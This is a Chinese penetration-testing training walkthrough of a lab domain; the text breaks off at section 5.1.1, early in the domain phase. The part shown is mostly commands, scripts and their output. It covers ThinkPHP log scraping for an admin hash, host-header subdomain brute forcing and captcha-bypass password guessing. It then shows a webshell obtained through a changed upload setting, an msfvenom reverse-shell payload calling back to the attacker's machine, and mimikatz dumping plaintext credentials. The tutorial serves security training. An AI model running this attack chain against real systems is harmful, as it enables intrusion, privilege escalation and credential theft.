

项目六 完整的内网域渗透


作者 moonsec

项目六 完整的内网域渗透.....	1
1. 环境介绍.....	3
1.1. 内网渗透环境.....	3
2. 信息收集.....	3
2.1. masscan 端口探测.....	3
2.2. nmap 获取系统和端口版本信息.....	3
3. 对网站进行安全检测.....	4
3.1. 绑定 hosts.....	4
3.2. gobuster 目录文件扫描.....	5
3.3. svn 遍历源代码漏洞.....	5
3.4. wc.db 文件下载.....	6
3.5. thinkphp 日志文件泄露.....	6
3.6. python 编写日志文件.....	6
3.7. 发现管理密文.....	8
3.8. 绑定 hosts 碰撞管理后台子域名.....	9
3.9. 后台验证码逻辑漏洞.....	11
3.10. 设置上传文件类型拿 webshell.....	12
4. metasploit 进行提权和信息收集.....	13
4.1. 生成攻击载荷.....	13
4.2. 监听上线.....	14
4.3. migrate 迁移进程.....	14
4.4. mimikatz 哈希明文获取.....	14
5. 跨网段域渗透.....	15
5.1. metasploit 跨网段的域渗透.....	15
5.1.1. 确定域环境.....	15
5.1.2. 定位域控.....	16
5.1.3. 域信息收集.....	16
5.1.4. 终端设置乱码.....	18
5.1.5. 终端执行命令信息收集命令.....	18
5.1.6. 获取登录过的用户信息.....	19
5.1.7. 添加路由渗透 DC 域控.....	20
5.1.8. 开启代理.....	20
5.1.9. 设置 porychanins 代理 nmap 扫描.....	22
5.1.10. 永恒之蓝 ms17_010 进行溢出.....	24
5.1.11. ms14-068 的条件.....	24
5.1.12. 开启远程桌面.....	24
5.1.13. ms14-068 提权域控.....	26
5.1.14. 获取 dc 域控权限.....	27
5.1.15. 获取 dc 域控哈希明文.....	29

5.1.16. 抓域控全部 hash.....	30
5.1.17. 制作黄金票据.....	30
5.1.18. 获取 ntlm sid rid.....	31
5.1.19. 窃取 域控超级管理权限.....	31
5.1.20. 生成黄金票据.....	31
5.1.21. 注入黄金票据.....	31
5.2. cobaltstrike 进行内网域渗透.....	32
5.2.1. 建立 teamserver.....	32
5.2.2. 在 web 服务器上执行下载 powershell 恶意代码.....	32
5.2.3. 设置间隔时间.....	33
5.2.4. 获取 hash 获取域内信任主机.....	33
5.2.5. 扫描域内主机.....	34
5.2.6. cs 里面集合了很多 net 命令.....	35
5.2.7. cobaltstrike mimikatz web 服务获取明密文.....	36
5.2.8. dir 访问域控 dc.....	37
5.2.9. cobaltstrike ms14-068 提权到域控.....	37
5.2.10. 获取 dc 域控权限.....	39
5.2.11. 获取 dc 明文哈希.....	41
5.2.12. cobaltstrike 制作黄金票据.....	41
6. FLAG 获取.....	43
6.1. web flag1.....	43
6.2. web flag2.....	44
6.3. dc flag3.....	44
7. 关注.....	44

1. 环境介绍

1.1. 内网渗透环境



这个靶场是 webhack123 WEB 服务器有两块网卡 dc 是域控
本文为技术培训技术文档，过程可能会让新人有点难以理解。
过程是从 kali 渗透到 web 再渗透到内网 dc 也就是从外网打到域控

2. 信息收集

2.1. masscan 端口探测

```
masscan -p 1-65535 192.168.0.150 --rate=1000
```

2.2. nmap 获取系统和端口版本信息

```
nmap -p 3306,49154,80,47001,49157,139,49153,445,135,49155,49156,49152 -A 192.168.0.150 -oA webhack
```

```

nmap done: 0 IP addresses (0 hosts up) scanned in 0.79 seconds
root@kali:~/Desktop/webhack123# nmap -p 3306,49154,80,47001,49157,139,49153,445,135,49155,49156,49152 -A 192.168.0.150 -oA webhack123
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 08:02 AKDT
Nmap scan report for 192.168.0.150
Host is up (0.00048s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_   http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
|_   http-title: 403 \xE9\x94\x99\xE8\xAF\xAF - phpstudy
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp    open  mysql        MySQL (unauthorized)
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:44:38:FD (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

```


从端口探测的信息得到服务器是 WEB 容器是 phpstudy 套件
操作系统是 Microsoft Windows Server 2008 R2

3. 对网站进行安全检测

3.1. 绑定 hosts

192.168.0.150 www.webhack123.com

发 www.webhack123.com 是一个 xxx 平台 核心框架是 ThinkPHP_3.1.3
后台暂时还不知道



3.2. gobuster 目录文件扫描

`gobuster dir -u http://www.webhack123.com -w /usr/share/wordlists/dirb/big.txt`

```
root@kali:~/Desktop/webhack123# gobuster dir -u http://www.webhack123.com -w /usr/share/wordlists/dirb/big.txt
=====
gobuster v3.0.1
y OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
+] Url:          http://www.webhack123.com
+] Threads:      10
+] Wordlist:      /usr/share/wordlists/dirb/big.txt
+] Status codes: 200,204,301,302,307,401,403
+] User Agent:    gobuster/3.0.1
+] Timeout:      10s
=====
020/06/20 08:18:54 Starting gobuster
=====
.htaccess (Status: 403)
.htpasswd (Status: 403)
.svn (Status: 301)
Base (Status: 301)
app (Status: 301)
base (Status: 301)
cgi-bin/ (Status: 403)
com1 (Status: 403)
com3 (Status: 403)
com2 (Status: 403)
com4 (Status: 403)
con (Status: 403)
error (Status: 301)
lpt1 (Status: 403)
lpt2 (Status: 403)
aux (Status: 403)
nul (Status: 403)
prn (Status: 403)
public (Status: 301)
seccid (Status: 403)
```

3.3. svn 遍历源代码漏洞

.svn 存在可以遍历文件 但是这里失败



3.4. wc.db 文件下载

这个 sqlite 数据库文件 里面存在网站目录文件信息

svn 如果没有获取 可以下载当前下的 wc.db 用 sqlitebrowser wc.db 打开

下载 <http://www.webhack123.com/.svn/wc.db>

```


→ webhack123
→ webhack123 wget http://www.webhack123.com/.svn/wc.db
--2020-06-20 08:26:51-- http://www.webhack123.com/.svn/wc.db
Resolving www.webhack123.com (www.webhack123.com)... 192.168.0.150
Connecting to www.webhack123.com (www.webhack123.com)[192.168.0.150]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 438272 (428K)
Saving to: 'wc.db'

wc.db                               100%[=====>] 428.00K  --KB/s  in 0.002s

2020-06-20 08:26:51 (180 MB/s) - 'wc.db' saved [438272/438272]

→ webhack123

```



查看数据库 基本知道网站的整个架构

3.5. thinkphp 日志文件泄露

在 ThinkPHP_3.1.3 中 日志文件始开启的

经过 wc.db 可以知道文件目录位置

http://www.webhack123.com/App/Runtime/Logs/19_06_29.log

3.6. python 编写日志文件

#coding: utf-8

```
import requests

url = "http://www.webhack123.com/App/Runtime/Logs"

def add_urls(patch,y):
    urls=[]
    for i in range(1,7):
        for j in range(1,32):
            if i<10:
                if j<10:
                    urls.append(patch+ "/%s_0%s_0%s.log" % (y,i,j))
                else:
                    urls.append(patch+ "/%s_0%s_%s.log" % (y,i,j))
            else:
                if j<10:
                    urls.append(patch+ "/%s_%s_0%s.log" % (y,i,j))
                else:
                    urls.append(patch+ "/%s_%s_%s.log" % (y,i,j))

    return urls

urls = add_urls(url,"20")

for i in urls:
    req=requests.get(i)
    if req.status_code==200:
        print(i)
        html = req.text
        with open("webhack123.txt",'a',encoding='utf-8') as f:
            f.write(html)
```

执行如下


```

2  import requests
3
4  url = "http://www.webhack123.com/App/Runtime/Logs"
5
6  def add_urls(patch,y):
7      urls=[]
8      for i in range(1,7):
9          for j in range(1,32):
10             if i<10:
11                 if j<10:
12                     urls.append(patch+ "%s_0%s_0%s.log" % (y,i,j))
13                 else:
14                     urls.append(patch+ "%s_0%s_%s.log" % (y,i,j))
15             else:
16                 if j<10:
17                     urls.append(patch+ "%s_%s_0%s.log" % (y,i,j))
18                 else:
19                     urls.append(patch+ "%s_%s_%s.log" % (y,i,j))
20
21
22     return urls
23
24
25
26  urls = add_urls(url,"20")
27
28  for i in urls:
29      req=requests.get(i)
30      if req.status_code==200:
31          print(i)
32          html = req.text
33          with open("webhack123.txt",'a',encoding='utf-8') as f:
34              f.write(html)
35
36

```

http://www.webhack123.com/App/Runtime/Logs/20_03_27.log
http://www.webhack123.com/App/Runtime/Logs/20_06_20.log
http://www.webhack123.com/App/Runtime/Logs/20_06_21.log
[Finished in 0.9s]

3.7. 发现管理密文


thinkphp 低版本在会记录修改密码的日志

```

10 SQL: SELECT * FROM `cv_admin` WHERE ( `username` = 'admin' ) LIMIT 1 [ RunTime:0.000000s ]
11
12 SQL: UPDATE `cv_admin` SET `password`='74c774ef39b5b977c1fd59dbfc73c3e380a65aa3' WHERE ( `username` = 'admin' ) [ RunTime:0.000000s ]
13
14
15
16 [ 2020-06-20T23:09:40+08:00 ] 192.168.0.110 /index.php?m=Pay&a=index

```

账号 admin 密文 74c774ef39b5b977c1fd59dbfc73c3e380a65aa3



通过 somd5 解 web123

3.8. 绑定 hosts 碰撞管理后台子域名

如果扫描目录后台 还是找不到后台可以试试绑定 hosts 碰撞子域名这种方法
最近有老哥写了一个脚本在 https://github.com/fofapro/Hosts_scan 脚本与我的需求有点
不合适小修改了一下自动导入 top3K 子域名进行穷举碰撞 IP 修改后的脚本

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
#Author:R3start
#这是一个用于 IP 和域名碰撞匹配访问的小工具

import requests
import re

lists=[]
files = open('hosts_ok.txt','w+')
#读取 IP 地址
print("===== 开 始 匹 配
=====")
for iplist in open("ip.txt"):
    ip = iplist.strip('\n')
    #读取 host 地址
    #http_s = ['http://','https://']
    http_s = ['http://']
    for h in http_s :
        for d in open("top3kdomain.txt",'r'):#moonsec
            d = d.strip('\n')
            for hostlist in open("host.txt",'r'):
                host = d+"."+hostlist.strip('\n')
                headers = {'Host':host,'User-Agent':'Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94 Safari/537.36'}
                try:
```


```

r = requests.session()
requests.packages.urllib3.disable_warnings()
rhost = r.get(h+ip,verify=False,headers=headers,timeout=5)
rhost.encoding='utf-8'
title = re.search('<title>(.*?)</title>', rhost.text).group(1) #获取标题
info = '%s -- %s 协议: %s 数据包大小: %d 标题: %s' %
(ip,host,h,len(rhost.text),title)
lists.append(info)
files.write(info + "\n")
print(info)
except Exception :
    error = ip + " --- " + host + " --- 访问失败! ~"
    print(error)

print("===== 匹配成功的列表 =====")
for i in lists:
    print(i)

```

因为目标没用 https 协议 可以只用 http 协议进行碰撞测试




```

C:\Windows\system32\cmd.exe
192.168.0.150 -- wxtest.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403
错误 - phpstudy
192.168.0.150 -- john.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错
误 - phpstudy
192.168.0.150 -- ku.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误
- phpstudy
192.168.0.150 -- italian.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403
错误 - phpstudy
192.168.0.150 -- tmail.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403
错误 - phpstudy
192.168.0.150 -- biomed.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403
错误 - phpstudy
192.168.0.150 -- gem.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错
误 - phpstudy
192.168.0.150 -- his.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错
误 - phpstudy
192.168.0.150 -- alcor.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403
错误 - phpstudy
192.168.0.150 -- bd123002.webhack123.com 协议: http:// 数据包大小: 1932 标题: 40
3 错误 - phpstudy
192.168.0.150 -- kaoshi.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403
错误 - phpstudy

```

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
192.168.0.150 -- www.webhack123.com 协议: http:// 数据包大小: 10835 标题: 
192.168.0.150 -- mail.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- ftp.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- smtp.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- pop.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- m.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- webmail.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- pop3.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- imap.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- localhost.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- autodiscover.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- admin.webhack123.com 协议: http:// 数据包大小: 4200 标题: 
192.168.0.150 -- bbs.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- test.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- mx.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- en.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- email.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
192.168.0.150 -- wap.webhack123.com 协议: http:// 数据包大小: 1932 标题: 403 错误 - phpstudy
```

admin.webhack123.com 这个就是它的后台地址



3.9. 后台验证码逻辑漏洞

可以穷举密码

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	501	
1	123123	200	☐	☐	501	
2	a's'da'd	200	☐	☐	501	
3	sadad	200	☐	☐	501	
4	web123	200	☐	☐	465	
5	assas	200	☐	☐	501	

Request Response

Raw Params Headers Hex

```

1 POST /index.php?m=Index&a=login HTTP/1.1
2 Host: admin.webhack123.com
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 43
10 Origin: http://admin.webhack123.com
11 Connection: close
12 Referer: http://admin.webhack123.com/index.php?m=Index&a=login
13 Cookie: PHPSESSID=56csk70e7hbkc8vcpvbsm3jvg0
14
15 username=admin&password=web123&captcha=6531

```

3.10. 设置上传文件类型拿 webshell

公司

开启网站访问: ☒ 是 ☐ 否

客服电话:

400-000-000

扩展项目地址:

/index.php/Publicproject/order.shtml

允许上传文件类型:

jpg,png,gif,jpeg,zip,doc,zip,php

多种文件类型以逗号隔开 如 (jpg,png,gif,jpeg,zip,doc)

允许上传文件大小:

20

单位 (MB)

关于我们:



4. metasploit 进行提权和信息收集


4.1. 生成攻击载荷

phpstudy 套件是默认是系统权限的直接上传执行 exe 就是高权限了

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.127 lport=12345 -f exe >s.exe
```

4.2. 监听上线

```
msf5 > use exploit/multi/handler
[-] No results from search
[-] Failed to load module: exploit/multi/handler
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.127
lhost => 192.168.0.127
msf5 exploit(multi/handler) > set lport 12345
lport => 12345
msf5 exploit(multi/handler) > exploit
```



```
msf5 exploit(multi/handler) > set lport 12345
lport => 12345
msf5 exploit(multi/handler) > exploit
[*] Sending stage (180291 bytes) to 192.168.0.150
[*] Meterpreter session 1 opened (192.168.0.127:12345 -> 192.168.0.150:50361) at 2020-06-20 19:55:53 -0800
```


权限

```
meterpreter > getuid
Server username: WEB\Administrator
```

4.3. migrate 迁移进程

migrate 迁移到 64 位进程里

migrate 592 进行到 system 方便我们的操作



```
meterpreter > migrate 592
[*] Migrating from 4004 to 592 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

4.4. mimikatz 哈希明文获取

load mimikatz

```
meterpreter > wdigest
```

```
[+] Running as SYSTEM
```

```
[*] Retrieving wdigest credentials
```

```
wdigest credentials
```

```
=====
```

AuthID	Package	Domain	User	Password
--------	---------	--------	------	----------

```

-----
0;46514    NTLM
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;558301   NTLM          WEB          Administrator  !@#Qwe456
0;996                                     Negotiate          HACKBOX
WEB$       @tB]xH/ka*ZmmIFokG1qiX#A#_ucF[yAQql+VyKj]^NfcV9*ry"o$sfC)qN
%SA+]DvRq@htb.=_Mf;g?(N3y$:e5j[h5g#VngdcT'Ku92U TG^$cLzCnSIhw
0;999                                     Negotiate          HACKBOX
WEB$       @tB]xH/ka*ZmmIFokG1qiX#A#_ucF[yAQql+VyKj]^NfcV9*ry"o$sfC)qN
%SA+]DvRq@htb.=_Mf;g?(N3y$:e5j[h5g#VngdcT'Ku92U TG^$cLzCnSIhw

```

```

meterpreter > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=====

```

AuthID	Package	Domain	User	Password
0;996	Negotiate	HACKBOX	WEB\$	
0;46514	NTLM			
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;999	Negotiate	HACKBOX	WEB\$	
0;558301	NTLM	WEB	Administrator	!@#Qwe456

看到有 hackbox 域 用户 web
本地管理员 Administrator 密码 !@#Qwe456

5. 跨网段域渗透

5.1. metasploit 跨网段的域渗透

这里我将用两个内网渗透神器进行域渗透下的域渗透分别是 metasploit 和 cobalt strike4.0

5.1.1. 确定域环境

net config workstation

```

